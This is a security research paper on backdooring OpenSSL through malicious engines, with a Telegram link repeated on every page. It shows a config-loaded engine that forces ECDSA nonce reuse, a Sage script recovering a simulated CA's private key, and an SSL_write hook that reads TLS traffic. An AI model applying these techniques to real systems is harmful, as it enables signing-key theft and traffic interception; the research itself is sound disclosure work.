Exploring OpenSSL Engines to Smash Cryptography

Dahmun Goudarzi and Guillaume Valadon
dgoudarzi@quarkslab.com
gvaladon@quarkslab.com

Quarkslab

Abstract. This submission explores the potential for introducing backdoors into cryptographic protocols via manipulation of OpenSSL engines, which are commonly used to augment OpenSSL features. From a security perspective, these engines are a target of choice as they provide a simple and portable way to legally modify OpenSSL behavior.

A comprehensive tutorial on OpenSSL implementation and architecture, including engines and providers, is first given. It demonstrates how these components can be exploited to compromise cryptographic security.

Then, a proof-of-concept example of an attack that recovers the secret key of a certificate authority through nonce reuse in ECDSA signatures as well as an example on hooking OpenSSL functions via the `SSL_write` function are described.

This work highlights the need for increased caution and scrutiny when introducing new cryptographic implementations such as PQC using OpenSSL engines.

1 Introduction

Backdoors in cryptographic schemes have always been a golden egg for malicious attackers and a nightmare for security developers who are trying to avoid using the wrong parameters or constructions while standards and trust keep changing (e.g. the infamous DUAL EC DRBG [13]). In this paper, we try to explore ways to introduce backdoors in existing protocols deployed in the wild, in the most oblivious ways and while minimizing the attacker's efforts.

In recent years, cryptographic schemes have enjoyed new leverage: rise of post-quantum cryptography, fast and compact lightweight symmetric schemes, etc. People have been testing all these new schemes in different protocols, usually by patching existing widely used libraries such as OpenSSL (Chrome experience with post-quantum TLS [6], Gost provider as submodule in OpenSSL 3.0 [7], etc.). These experiments and diversity of schemes are bringing new ways of introducing malicious behaviors and creating backdoors.

https://t.me/learningnets

OpenSSL is one of the most widely used libraries to implement cryptographic protocols such as TLS. One key feature of the library is engines which allow adding custom cryptographic implementations in an efficient and agile fashion. This feature has been mostly used by hardware manufacturers in order to use hardware modules specifically tailored for cryptographic schemes (for instance to replace OpenSSL's AES implementation with a hardware AES coprocessor). Lately, it has been the key entry point for post-quantum protagonists to introduce the new schemes that are being currently standardized by NIST.

Due to its flexibly and agility, we decided to explore how OpenSSL engines can be manipulated in order to introduce backdoors in the cryptographic implementations and warn on how standard, long time reviewed mature implementations can be replaced with erroneous ones with such ease. Over the years, engines have often been exploited to introduce vulnerabilities via DLL hijacking. In OpenSSL 3.0, the developers migrated engines to a new feature called providers. While claiming that providers are the future of OpenSSL and fix all the problems engines have, they are in essence the same as engines and can be exploited for this use case in the exact same way.

Contributions. We first start by providing a knowledge base on OpenSSL implementation and architecture, and how to develop engines and use them in practice. We try to regroup documentations and sources on OpenSSL and combine them to provide a useful tutorial on different aspects of it: overall architecture, providers implementations, certificate authority management with command lines, etc. We then propose an example where a succinct engine can help recover the secret key of a certificate authority using only two certificates with nonce reuse in ECDSA signatures.

This paper presents the basics on engine implementation and exploitation. In the final version of the paper, we will present more clever and oblivious ways to introduce backdoors in different entry points of the TLS protocol: leak of the master secret in the handshake by weakening the pseudo-random function (i.e. NSS KEY LOG [11]), weakening of the DH and ECDH systems during the initial key exchange, etc. This is still work in progress at the time of the submission.

2 OpenSSL Background

2.1 OpenSSL's Architecture

OpenSSL is an open-source project aiming at providing tools to implement the TLS protocol. After more than 25 years of development, it is

https://t.me/learningnets

now one of the most widely used software libraries for applications using cryptography, e.g. to establish secure communications over computer networks. Due to its popularity, its design and implementation have received a lot of scrutiny from the community and is constantly reviewed. In the following, we discuss one of OpenSSL's most powerful and yet overlooked features: *engines*.



Fig. 1. OpenSSL Architecture

Before diving into OpenSSL's engines, let us first recall how the overall OpenSSL architecture looks like. Following Figure 1, OpenSSL is divided into 4 main parts:

- applications;
- libssl (composed of the TLS *Protocols* submodules);

https://t.me/learningnets

- libcrypto (composed of the *Common Services*, remainder of the *Protocols*, *Legacy APIs*, *Core*, and *Default Providers*);
- engines (composed of the *Engine Providers* and *3rd Party Providers*).

Applications: The applications are a set of command line tools that use the underlying libssl and libcrypto components to provide a set of cryptographic functions and other features such as

* Key and parameter generation and inspection
* Certificate generation and inspection
* SSL/TLS test tools
* ASN.1 inspection, etc.

libssl: Based on libcrypto, implements the TLS and DTLS protocols.

libcrypto: Core library providing implementations of numerous cryptographic objects and primitives.

engines/providers: Extend the functionalities of libcrypto via the Engine API. With OpenSSL 3.0, engines are migrated to the providers feature but remain compatible.

We know focus on the two latter components.

2.2 libcrypto

libcrypto is the core component of OpenSSL, where all the building blocks of the security features are defined and written. It is composed of two layers:

- high-level interface: the high-level can be seen as an API with the cryptographic operations of the low-level. It is mostly composed of the *Common Services* from Figure 1. Their design rationale is to introduce container objects that are independent of the underlying cryptographic algorithm used. For instance, one of the most common and core high-level objects of OpenSSL is the envelope (EVP). This object allows producing generic implementations of most of the cryptographic features: encryption/decryption, signing/verification, key derivation, hash function, MAC, etc. From an EVP object and the associated keys using it, OpenSSL can easily derive which is the underlying algorithm to use and fetch the right function at run-time. This means that developers can produce generic implementations without having to wonder about which

https://t.me/learningnets

cryptographic algorithms are used and keep their implementation agile.

- low-level interface: the low-level is composed of all the ground function implementations: arithmetic functions (`bn` a.k.a. big numbers), randomness generation (`rand`), cryptographic systems (`crypto`), memory management (`buffer`), etc. The low-level implementations are the product of more than 20 years of engineering, optimization, and various countermeasures (against timing, cache, and other type of attacks). It is worth noting that some cryptographic implementations in the low-level layer are not FIPS compliant (see [20]). Since OpenSSL 3.0 all the low-level is handled by a provider, called `Default Provider` in Figure 1, and OpenSSL proposes its own FIPS providers for FIPS validation (see here for NIST certificate of the FIPS provider [12]).

2.3 Engines and Providers

Engines were introduced in OpenSSL 0.9.6 [14] as an API to bind together low-level custom implementations of cryptographic algorithms and the OpenSSL infrastructure. They present the main advantages of adding features to OpenSSL without having to touch or understand the source code of OpenSSL. They can be used in two ways: either by dynamically loading them (with an argument on CLI usage or in an OpenSSL config file) or in custom implementations using OpenSSL as a library.

Historically, the feature was provided to allow the use of custom tailored implementations of cryptography such as AES in specific modules (HSM, CPU with AES coprocessors, etc.). In current time, it has become the main way to add new, modern cryptography such as post-quantum cryptography into OpenSSL and SSL/TLS protocols. The interest into Engine from the post-quantum community came from a paper explaining how to add dynamically new cryptographic libraries offering special features into OpenSSL, which people adapted from post-quantum standards to compare and benchmark them in real-world scenarios (see for instance for one of the first public papers on engines and cryptography [18] or the TLS benchmarking paper [16]). Another interesting use case where engines can be handy is for patching old OpenSSL versions, where some cryptographic vulnerabilities are known. In this context, one can simply upload a `so` file and update the OpenSSL configuration file of the system with one line, to have a fixed version of the cryptographic modules without having to patch and recompile the OpenSSL sources.

https://t.me/learningnets

With OpenSSL 3.0, engines are now stated as deprecated and are replaced with the so-called *providers*. While OpenSSL documentation states that providers are new features, the design, rationale, and implementation are very similar to the engine ones. It becomes now even easier to load a `so` file (whether it is an engine or a provider) with configuration files. For compatibility reasons, engines can still be used so that people can slowly transition to providers. The 3.0 version comes with 5 built-in providers:

- Default Provider: collection of all the standard built-in OpenSSL algorithm implementations.
- Legacy Provider: collection of legacy algorithms that are either no longer in common use or considered insecure and strongly discouraged from use.
- FIPS Provider: subset of the algorithm implementations available from the default provider, consisting of algorithms conforming to FIPS standards.
- Base Provider: a small subset of non-cryptographic algorithms available in the default provider.
- Null Provider: "built-in" to libcrypto, which contains no algorithm implementations.

Engine implementations are composed of two parts. The first is the high-level API that binds the custom implementation to the OpenSSL objects and functions. It allows to register the engine to use it when statically linked in the OpenSSL library at compile time or to be dynamically loaded at run-time. The second part is the implementation of the envelope objects and functions that act as wrappers between the custom library implementation and OpenSSL objects.

A very good starting point to understand and implement your own engine is the `ossltest` engine provided with OpenSSL (see [15]) where some cryptographic implementations of hash functions and random generators are replaced with erroneous ones for illustration purposes. As a more advanced project, the `libsuola` engine is perfect for when you want to add custom cryptographic libraries into OpenSSL with engines (see [17]). This engine allows to bind to OpenSSL the NaCl library [3] which proposes efficient and easy-to-use networking and cryptography software implementations.

Using an engine can be done in two ways: either statically when compiling code using OpenSSL as a library, or dynamically when using OpenSSL as command line or as an application.

https://t.me/learningnets

Coding with engines. The OpenSSL engine can be loaded in a source code where OpenSSL is used as a library. One just needs to define the engine name, use the loading option, and make the engine functions as default one for OpenSSL. Then, the implementation can simply carry on using the standard OpenSSL functions and the code uses the corresponding engine function properly without any impact on the source code from a regular implementation. The import lines look as follows:

Listing 1:

```
1 static const char *ENGINE_NAME = "your_engine";
2 engine_load();
3 ENGINE *e = ENGINE_by_id(ENGINE_NAME);
4 ENGINE_init(e);
5 // Make the engine's implementations the default implementations
6 ENGINE_set_default(e, ENGINE_METHOD_ALL));
7 // Engine's clean up
8 ENGINE_free(e);
```

Dynamic link. When using OpenSSL as an app or with command line, engines can be easily loaded by adding the proper argument in the command line or adding a few lines in the configuration files. For the command line, the output is the OpenSSL acknowledging that the engine has been loaded which can be an indicator that OpenSSL is not running with its standard functions but with the engine's ones.

One loads its engine by adding the `-engine your_engine_path` parameter to the corresponding command line as follows:

Listing 2:

```
1 > openssl rand -engine your_engine_path/your_engine -hex 32
2 Engine "ossltest" set.
3 6461686D756E20676F756461727A690A
```

To add the engine in the configuration file, the process is simple, just add the following lines in your configuration file.

https://t.me/learningnets

Listing 3:

```
[ openssl_def ]
engines = engine_section

[ engine_section ]
your_engine = your_engine_section

[ your_engine_section ]
engine_id = your_engine_name
dynamic_path = PATH/TO/ENGINE/your_engine.{so,dll,dylib}
default_algorithms = ALL
init = 1
```

2.4 Example: Fixing SHA-512

OpenSSL provides engine example for developers. One of them is the *ossltest* engine which proposes new implementation of most of the hash functions and of the random generator by replacing the correct implementation with functions that return fixed values. As an example, we show hereafter how the code looks like for a slice of this engine, where we extracted only the relevant part about fixing the SHA-512 implementation so that it always return 64 times the value 42.

The code of such engine looks as follows:

https://t.me/learningnets

Listing 4:

```
static void fill_known_data(unsigned char *md, unsigned int len)
{
    memset(md, 42, len);
}

/*
* SHA512 implementation.
*/
static int digest_sha512_init(EVP_MD_CTX *ctx)
{
    return EVP_MD_meth_get_init(EVP_sha512())(ctx);
}

static int digest_sha512_update(EVP_MD_CTX *ctx, const void *data,
                                size_t count)
{
    return EVP_MD_meth_get_update(EVP_sha512())(ctx, data, count);
}

static int digest_sha512_final(EVP_MD_CTX *ctx, unsigned char *md)
{
    int ret = EVP_MD_meth_get_final(EVP_sha512())(ctx, md);

    if (ret > 0) {
        fill_known_data(md, SHA512_DIGEST_LENGTH);
    }
    return ret;
}
```

The SHA-512 implementation is composed of the different sub-functions OpenSSL needs to evaluate SHA-512: init, update, and final. On the last part of the final function, the engine overwrites the message digest variable `md` with known data from the `fill_known_data` function. The rest of the functions in the engine allows to directly connect the SHA-512 new implementation to the OpenSSL API and are omitted here.

One can now compile the new engine in order to produce a `so` file (`dylib` on macOS, `dll` on Windows). When implementing a small testing engine, you can directly modify the `ossltest` engine and add the `engines/ossltest.so` in the `INSTALL_ENGINES` variable of the OpenSSL Makefile for simplicity. Then you can run `make install_engines` command in your terminal which produces the `so` file and stores it in the specified engine directory which by default is in `lib/engines-3/`.

Please note that for the following of this paper, the tests are made with OpenSSL version 3.3.6.

https://t.me/learningnets

3 Introducing a backdoor in OpenSSL ECDSA with the malicious SHA-512 engine

ECDSA is a variant of the Digital Signature Algorithm (DSA) based on elliptic-curve cryptography. To produce a signature, the signer and the verifier must agree on the curve parameters (namely the elliptic curve field and equation used, the based point of the curve (denoted G), and the integer order (denoted n)). For a message m to be signed, the signer follows the following procedure:

1. Compute $z = HASH(m)\&(2^n - 1)$ (the n left most bits of the hash of the message m).
2. Produce a secure random integer k from $[1, n-1]$ (the production computation will be denoted $\xleftarrow{\$}$), where k is called a nonce.
3. Compute the curve point $(x_1, y_1) = k \times G$.
4. Compute $r = x_1 \mod n$.
5. Compute $s = k^{-1}(z + r * d_A) \mod n$.
6. Ouput the pair (r, s) as the signature.

3.1 Reasoning behind breaking SHA-512 implementation for ECDSA

In this section, we illustrate the application of a malicious engine in the use case of a certificate issuer whose `cnf` has been compromised. Upon OpenSSL application calls, it dynamically loads via the configuration file a very simple, custom-made engine where the implementation of SHA-512 is replaced by an implementation outputting constant data. While this example is a very basic one, it has the advantage to illustrate the simplicity of overwriting standard cryptography with erroneous one. On top of that, on the certificate issuer side, there is no means to detect that the certificate signing process has been compromised unless inspecting the produced certificates. Please note that the used engine is just a subset of the engine given by OpenSSL on the main git repository [15] which purpose is to implement wrong cryptographic primitives, and where we extracted the SHA-512 functionalities.

For ECDSA (and DSA) signature, OpenSSL implements a function called `BN_generate_dsa_nonce` to produce the nonce used to derive one element of the signature pair (in "`openssl/crypto/bn/bn_rand.c`"). This function computes the SHA-512 of the concatenation of the message to be signed by ECDSA (or DSA), the private key, and a random value r

https://t.me/learningnets

generated at each function call. The output hash is returned (with the correct size) as the nonce to be used. The main rationale behind this function is to avoid the leakage of the private key when the RNG used to produce randomness in OpenSSL is weak.

Breaking the correctness of the SHA-512 implementation presents two advantages (on top of having a very simple implementation for the engine): first, SHA-512 is almost never used in cryptographic primitives except to get fresh, proper randomness from potentially weak inputs. This avoids breaking any other part of OpenSSL's libcrypto layer. Secondly, it allows to reproduce a simple attack on ECDSA where if the nonce is fixed, two signatures suffice to recover the secret (cf. the infamous Playstation 3 attack, see [5]). Since the nonce generation is not involved in the verification part, certificates produced with the engine do not need to be verified with it. This means that the engine only needs to be present on the signing authority for the generation of at least two certificates.

3.2 Modifying the `cnf` to load the engine

In OpenSSL 3.0 and with the introduction of the providers, it is now common to add in the configuration file a line on which provider to use (usually near the start).

Listing 5:

```
1 # Use this to automatically load providers.
2   > openssl_conf = openssl_def
```

Then, the `openssl_def` can be defined anywhere in the configuration file by using the code detailed in Listing 3.

3.3 Simulating a Certificate Authority

In this part, we explain how to simulate a certificate authority with prime256v1 keys (mainly adapting this blog [4] guide to the ECC case).

First, we need the certificate authority to use the following command line to generate a key pair and the CA's certificate signing request:

Listing 6:

```
1   > openssl req -new -newkey ec -pkeyopt ec_paramgen_curve:prime256v1
    ↪  -keyout private/cakey.pem -out careq.pem -config path/to/openssl.cnf
2   > openssl pkey -in private/cakey.pem -passin pass:your_password -pubout
    ↪  > private/capub.pem
```

https://t.me/learningnets

Then, we self sign the CA's certificate as follows:

Listing 7:

```
1  > openssl ca -create_serial -out cacert.pem -days 365 -keyfile
   ↪  private/cakey.pem -selfsign -config path/to/openssl.cnf -infiles
   ↪  careq.pem
```

For the sake of completeness, we simulate the whole public key infrastructure process (users wanting their certificates to be signed to the signing authority, here [19] for more details about PKIs).

Let us now produce two certificates signing requests for two different users that want their certificate to be signed. Please note that requests come with a key pair generation (you could skip the key pair generation if you already have them) and for which the choice of the key generation algorithm has no relevance.

Listing 8:

```
1  > openssl req -newkey rsa:4096 -keyout user1.key -out user1.csr
2  > openssl req -newkey rsa:4096 -keyout user2.key -out user2.csr
```

At this point, for all the previous steps, it is not necessary to have the certificate authority use the engine (even for the self-signing part) as the engine only impacts signatures of certificates and only needs to be used for two signatures generations. In fact, the signatures produced while using the malicious engine still verify with the public key for a regular OpenSSL. Moreover, SHA-512 is only used in the nonce generation in the signature process and hence does not impact the rest of the process (such as key generation).

We can now send the CSRs to the certificate authority to sign them. This is the moment we need to ensure that the CA uses the malicious engine in order to produce two certificates with the same r in their signatures.

Listing 9:

```
1  > openssl ca -config ../openssl.cnf -infiles user1.csr
2  > openssl ca -config ../openssl.cnf -infiles user2.csr
```

With the default configuration file, the certificates should be saved in the certificate repository for which their name corresponds to their serial number. You can verify that both certificates have the same r in the `Signature Value` field of the certificate.

https://t.me/learningnets

Listing 10: User 1 certificate signed with malicious engine

```
1  Signature Algorithm: ecdsa-with-SHA256
2  Signature Value:
3    30:45:02:20:7e:73:6e:77:35:9d:c9:63:03:c3:45:de:a6:89:
4    0c:f2:10:2f:e3:38:c8:a9:06:2e:db:30:16:41:a6:69:9e:2f:
5    02:21:00:81:ef:da:18:47:f8:59:3f:17:cb:bb:aa:dc:7b:77:
6    65:e1:5f:e7:7e:3e:33:d6:3b:fb:6b:a9:76:77:81:52:9c
```

Listing 11: User 2 certificate signed with malicious engine

```
1  Signature Algorithm: ecdsa-with-SHA256
2  Signature Value:
3    30:45:02:20:7e:73:6e:77:35:9d:c9:63:03:c3:45:de:a6:89:
4    0c:f2:10:2f:e3:38:c8:a9:06:2e:db:30:16:41:a6:69:9e:2f:
5    02:21:00:ea:6c:b4:4d:23:35:d6:a9:a3:60:95:b7:41:37:9e:
6    dd:da:0b:fc:2c:94:e6:a0:fe:02:b0:59:62:f7:fb:0f:81
```

3.4 Extract the signature part from the certificate

Simply use the following OpenSSL command line.

Listing 12:

```
1  > openssl x509 -in CERT_PATH.pem -text -noout -certopt ca_default
   ↪ -certopt no_validity -certopt no_serial -certopt no_subject -certopt
   ↪ no_extensions -certopt no_signame
```

Please note that the ECDSA pair is encoded in ASN.1 as a sequence of integer starting in our cases with (`30:45`) followed by either (`02:20` or `02:21`).

3.5 Extract to-be-signed part from certificate

Following this blogpost [10], one can easily extract the tbsCertificate part of a x509 certificate using the following OpenSSL command.

https://t.me/learningnets

Listing 13:

```
> openssl x509 -in CERT_PATH.pem -text -noout -certopt ca_default
↪ -certopt no_validity -certopt no_serial -certopt no_subject -certopt
↪ no_extensions -certopt no_signame | grep -v 'Signature' | tr -d
↪ '[:space:]:' | xxd -r -p > CERT_NAME-signature.bin

> openssl x509 -in CERT_PATH.pem -outform der | openssl asn1parse
↪ -inform der -strparse 4 -out CERT_NAME.bin -noout

> openssl pkey -in PRIVATE_KEY_PATH.pem -passin pass:YOUR_KEY_PASSWORD
↪ -pubout > capub.pem

> openssl dgst -binary -sha256 CERT_NAME.bin | openssl pkeyutl -verify
↪ -pubin -inkey capub.pem -sigfile CERT_NAME-signature.bin
# z_i = openssl dgst -binary -sha256 CERT_NAME.bin =
↪ 0x564e7666e1ae183c711678de624f4f34d8b992361c2fbd77ce5a03559c01d1d1
```

Then one hashes the `tbsCertificate` value with SHA-256, which will serve as z_i in the attack script.

3.6 Recovering the secret key

At this point, we have access to all the useful information to be able to recover the secret key used for signing the certificates. Let us recall how the ECDSA signature works.

Let G be a base point of the underlying curve of order n, d_A the private key and m the message to be signed. Then, to generate a signature (r, s) for m we compute the following.

$$z = H(m),\ k \xleftarrow{\$} [1, n-1]$$
$$(x_1, y_1) = k \times G$$
$$r = x_1 \mod n,\ s = k^{-1}(z + rd_A) \mod n$$

With a fixed k as we have in our case thanks to the use of our custom malicious engine, knowledge of two signatures allows to recompute the private key. In fact, we have that

$$k = \frac{z_0 - z_1}{s_0 - s_1}, \tag{1}$$

where z_0 (resp. z_1) is $H(m_0)$ (resp. $H(m_1)$) can be directly recovered from the certificate using the command lines described in Section 3.5. Similarly, r, s_0, and s_1 can be easily extracted from the certificates following Section 3.5. Please note that since k is always the same value, for any given signature, r is the same by definition. Finally, we can compute the certificate issuer private key as follows:

https://t.me/learningnets

$$d_A = \frac{s_0 k - z_0}{r} \quad (2)$$

We implemented the attack using Sage on certificates signed with ECDSA on the prime256v1 curve. Conveniently, there is a website that allows you to directly define common curves in SageMath (see here [8]).

Listing 14:

```
n = 0xffffffff00000000ffffffffffffffffbce6faada7179e84f3b9cac2fc632551
K = GF(n)
# 2 certificates
r   =
↪  K(0x7e736e77359dc96303c345dea6890cf2102fe338c8a9062edb301641a6699e2f)
s_0 =
↪  K(0xea6cb44d2335d6a9a36095b741379eddda0bfc2c94e6a0fe02b05962f7fb0f81)
s_1 =
↪  K(0x78d5e565283f77bb2ca7e8bc09316286410d9e601a9272aca9106484d1cbddcc)
z_0 =
↪  K(0x564e7666e1ae183c711678de624f4f34d8b992361c2fbd77ce5a03559c01d1d1)
z_1 =
↪  K(0x53bb67c902ba8baddc1ad6266b847e484fc6c7e3bba13a1988e8c371f521ce35)
k   = K((z_0-z_1) / (s_0-s_1))
d   = (s_0 * k - z_0) / r
d_a = K(d)
print("private key")
print(hex(d_a))
(k^-1)*(z_1+r*d_a) == s_1

-> private key
-> 0x681237cfc1006c4fe0e924717e7b6119e88339a4b2ebcd48a10269915e697817
-> True
```

This successfully concludes our attack.

In this section we have seen how to easily replace the OpenSSL SHA512 function in order to produce weak ECDSA signatures on a standard curve. Using the `cnf` files and only touching SHA512 (which is almost only used in cryptographic primitives for nonce purposes) allowed us to hijack the signature in a somewhat oblivious manner. However, it can be easily detected from any pair or more certificates produced using the engine that something is wrong with the ECDSA implementation since all those certificates would have same bytes in the upper half of their signature (same r for all of them).

https://t.me/learningnets

4 Example: Hooking OpenSSL Functions

More generally, abusing OpenSSL engines is a well-known technique to achieve code execution or privilege escalation. The trick is to load an engine using a configuration file (usually named `openssl.cnf`) that is accessible by an attacker. CVEs using this technique are frequently assigned, see [1, 2].

From an attacker standpoint, the engine API is portable and makes it easy to replace core cryptographic algorithms. It is an interesting tool to implement pure cryptographic backdoors that could be difficult to identify during an audit.

Modifying other OpenSSL functions is not directly possible with the engine API. However, as the engine is executed without any restriction or sandboxing, well-known hooking techniques can be leveraged to modify any function, including one out of the OpenSSL library.

The [9] library was used to demonstrate that a malicious engine is able to hook OpenSSL functions related to TLS. Our PoC consists in retrieving the address of the SSL_write function using calls to the `dlopen` and `dlsym` functions. Then, the [9] library is used to simplify hooking to SSL_write, by patching original instructions with a jump to the hook. Here, we choose to hook the SSL_write function that manipulates internal OpenSSL structures including cryptographic keys. Parsing these structures make it possible to dump them in the NSS Key Log format, and latter access plaintext information using tools such as Wireshark or Scapy.

Here the hook manipulates the OpenSSL session structure to retrieve the TLS version negotiated as well as the buffer sent over to the server. The value 0x304 means TLS 1.3.

Listing 15:

```
1  $ OPENSSL_ENGINES=$PWD/engines/ openssl s_client -connect
   ↪  www.perdu.com:443 -cipher DHE-RSA-AES128-GCM-SHA256 -engine ossltest
2  engine "ossltest" set.
3  [+] Hooking SSL_write at 0x7fc2fe30edf0
4      funchook_prepare ret=0
5      funchook_install ret=0
6  CONNECTED(00000003)
7  [..]
8  [+] From SSL_write_hook
9      TLS version: 0x304
10     buffer=GET /
11 [..]
```

In this example, we explicitly set the engine to use, as well as its directory. It is possible to automatically load an engine to achieve a more

https://t.me/learningnets

seamless result. To do so, an OpenSSL configuration file must be created then exposed via the export `OPENSSL_CONF` environment variable.

Listing 16:

```
$ cat engines/ossltest.cnf
openssl_conf = openssl_def

[openssl_def]
engines = engine_section

[engine_section]
ossltest = ossltest_section

[ossltest_section]
dynamic_path =
↪ /home/parallels/hooking.git/openssl-1.1.1f/engines/ossltest.so
init = 1

$ export OPENSSL_CONF=$PWD/engines/ossltest.cnf
$ openssl engine
(rdrand) Intel RDRAND engine
(dynamic) Dynamic engine loading support
(ossltest) OpenSSL Test engine support

$ openssl s_client -connect www.perdu.com:443 -cipher DHE
-RSA-AES128-GCM-SHA256
[+] SSL_write at 0x7fc167025df0
    funchook_prepare ret=0
    funchook_install ret=0
CONNECTED(00000003)
[..]
[+] From SSL_write_hook
    TLS version: 0x304
    buf=GET /yolo
[..]
```

References

1. CVE. Cve openssl.cnf. https://www.cvedetails.com/cve/CVE-2021-21999/.
2. CVE. Cve openssl.cnf. https://www.cvedetails.com/cve/CVE-2021-21999/.
3. Tanja Lange Daniel J. Bernstein and Peter Schwabe. Nacl: Networking and cryptography library. https://nacl.cr.yp.to/.
4. Phil Dibowitz. Phil's X509/SSL Guide. https://www.phildev.net/ssl/.
5. fail0verflow. PS3 Security Fail. https://www.exophase.com/20540/hackers-describe-ps3-security-as-epic-fail-gain-unrestricted-access/.
6. Google. Experimenting with post-quantum cryptography. https://security.googleblog.com/2016/07/experimenting-with-post-quantum.html.
7. Gost. Gost engine. https://github.com/gost-engine/engine.
8. Jan Jancar and Vladimir Sedlacek. prime256v1 curve. https://neuromancer.sk/std/x962/prime256v1.

https://t.me/learningnets

9. kubo. funchook. https://github.com/kubo/funchook.
10. Amit Kulkarni. Verify SSL/TLS Certificate Signature. https://kulkarniamit.github.io/whatwhyhow/howto/verify-ssl-tls-certificate-signature.html.
11. Mozilla. Nss key log. https://firefox-source-docs.mozilla.org/security/nss/legacy/key_log_format/index.html.
12. NIST. Cryptographic module validation program. https://csrc.nist.gov/projects/cryptographic-module-validation-program/certificate/4282.
13. NIST. Dual ec drbg. https://en.wikipedia.org/wiki/Dual_EC_DRBG.
14. OpenSSL. OpenSSL 0.9.6. https://github.com/openssl/openssl/tree/OpenSSL-engine-0_9_6-stable.
15. OpenSSL. OSSLTest Engine. https://github.com/openssl/openssl/blob/master/engines/e_ossltest.c.
16. Christian Paquin, Douglas Stebila, and Goutam Tamvada. Benchmarking post-quantum cryptography in tls. In *IACR Cryptology ePrint Archive*, 2020.
17. Nicola Tuveri and Billy Bob Brumley. OSSLTest Engine. https://github.com/romen/libsuola.
18. Nicola Tuveri and Billy Bob Brumley. Start your engines: Dynamically loadable contemporary crypto. *2019 IEEE Cybersecurity Development (SecDev)*, pages 4–19, 2019.
19. Wikipedia. Public Key Infrastructure. https://en.wikipedia.org/wiki/Public_key_infrastructure.
20. wolfSSL. wolfEngine. https://github.com/wolfSSL/wolfEngine.

https://t.me/learningnets